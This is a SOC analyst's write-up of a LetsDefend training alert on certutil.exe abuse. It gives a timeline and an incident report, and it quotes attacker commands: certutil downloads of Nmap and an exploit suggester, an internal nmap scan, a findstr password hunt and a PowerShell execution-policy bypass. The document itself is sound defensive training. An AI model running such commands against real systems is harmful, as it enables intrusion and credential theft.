

Event Information:

EventID :

113

Event Time :

Mar, 01, 2022, 11:06 AM

Rule :

SOC163 - Suspicious Certutil.exe Usage

Level :

Security Analyst

Hostname :

EricProd

IP Address :

172.16.17.22

Related Binary :

certutil.exe

Binary Path :

C:/Windows/System32/certutil.exe

Command Line :

certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-win32.zip nmap.zip

Alert Trigger Reason :

-f parameter with certutil.exe

EDR Action :

Allowed

Analysis Steps:

The alert triggered because certutil.exe was executed with the -urlcache -split -f parameters. This is a native Windows tool used for managing certificates, but threat actors frequently abuse it as a LOL binary to silently download files from the internet while bypassing basic security checks. In this instance, the attacker used it to successfully download Nmap.

Logs were searched with IP 172[.]16.17.22 as the source in the relevant time-frame yielding 11 events.


The screenshot displays a security dashboard interface. At the top, it indicates '11 events (before Mar, 01, 2022, 03:50 PM UTC)'. On the left, there is a sidebar with 'INTERESTING FIELDS' including type, source_address, source_port, destination_address, destination_port, and raw_log. The main area shows a detailed view of an event titled 'URL ADDRESS'. The event details include:

- destination_address: 185.199.109.133
- destination_port: 443
- time: Mar, 01, 2022, 11:07 AM
- Raw Log: https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggester/master/windows-exploit-suggester.py
- URL Address: https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Sug...

At the bottom, it shows '1 row selected'.

Between 11:12 AM and 11:18 AM, the host 172[.]16.17.22 makes rapid, sequential connections to port 80 across the internal subnet (192[.]168.0.11 through 192[.]168.0.18). The attacker is actively using the Nmap tool they just downloaded to perform internal reconnaissance, searching for other active web servers or vulnerable devices to spread their access laterally across the network. The download of Windows Exploit Suggester is also highly suspicious. This is a well-known enumeration script. Attackers run this programme on a compromised machine to compare its installed patches against a database of known vulnerabilities. Their goal is to find a weakness they can exploit to elevate their access to Administrator or SYSTEM privileges.

On analysis of endpoint terminal logs there is further evidence of enumeration activities being conducted.



EVENT TIME	COMMAND LINE
01.03.2022 11:06	certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-... 
01.03.2022 11:07	certutil.exe -urlcache -split -f https://raw.githubusercontent.com... 
01.03.2022 11:08	nmap -sV 192.168.0.0/24 -p 80
01.03.2022 11:27	python3 check.py
01.03.2022 18:54	arp -a
01.03.2022 19:32	findstr /si pass *.txt *.xml *.ini
01.03.2022 21:36	C:/powershell.exe -nop -exec bypass

Based on activity observed in the network logs there is clearly an ongoing internal threat. A malicious actor already has access to the organisation's internal network. However, after analysis of the available information it is not clear by what vector this initial access was obtained.

Based on following Playbook procedure and the analysis of available information, this alert is determined to be a successful True Positive.

Report:

Incident Summary

Analysis confirms a True Positive active compromise on the host EricProd (172[.]16.17.22). An unknown initial access vector allowed a threat actor to execute terminal commands on the host. The attacker abused native Windows binaries to download malicious tooling, conducted internal network reconnaissance, searched for cleartext credentials, and attempted to bypass PowerShell execution policies.

Incident Details

- **Alert Name:** SOC163 - Suspicious Certutil.exe Usage
- **Target Host:** EricProd (172[.]16.17.22)
- **Abused Binary:** certutil.exe
- **Device Action:** Allowed

Analysis and Evidence

- **LOLBin Abuse (Downloads):** At 11:06 AM, the attacker utilised certutil.exe - urlcache -split -f to download the network scanning tool Nmap from `hxxps://nmap[.]org/dist/nmap-7.92-win32.zip`. At 11:07 AM, the same method was used to download a privilege escalation enumeration script (`windows-exploit-suggester.py`) from GitHub (185[.]199.109.133).
- **Network Reconnaissance:** Terminal history confirms the attacker executed `nmap -sV 192[.]168.0.0/24 -p 80` at 11:08 AM. Firewall logs confirm the host subsequently made rapid, sequential connections to port 80 across the internal subnet (192[.]168.0.11 through 192[.]168.0.18) between 11:12 AM and 11:18 AM, actively searching for lateral movement opportunities.
- **Privilege Escalation Attempt:** At 11:27 AM, the attacker executed `python3 check.py`, highly likely running the previously downloaded exploit suggester to compare installed patches against known vulnerabilities.
- **Discovery & Credential Hunting:** The attacker executed `arp -a` at 18:54 to map the local network cache, followed by `findstr /si pass *.txt | *.xml | *.ini` at 19:32 to hunt for stored passwords within text, XML, and INI files.
- **Defence Evasion:** At 21:36, the attacker executed `C:/powershell.exe -nop -exec bypass` to circumvent local PowerShell execution restrictions.

Threat Intelligence

- **Tactic Identification:** The use of certutil.exe with the -f parameter is a known Living-off-the-Land (LOLBin) technique used by threat actors to silently download files while evading basic application whitelisting and security checks.

Actions Taken

1. Analysed network and terminal telemetry, confirming an active, ongoing internal threat.
2. Traced the attacker's execution timeline, confirming the download of Nmap and Windows Exploit Suggester, alongside active network scanning and credential harvesting.
3. Isolated the host from the network.
4. Declared the alert a True Positive and escalated.

Let's Defend Result

SOC163 - Suspicious Certutil.exe Usage

True Positive (+5 Point)

Who Performed the Activity? (+5 Point)

What Is Suspicious Activity? (+5 Point)

Determine Suspicious Activity (+5 Point)

Identify the Binary (+5 Point)

What are Living-off-the-land binaries (LOLBins)? (+5 Point)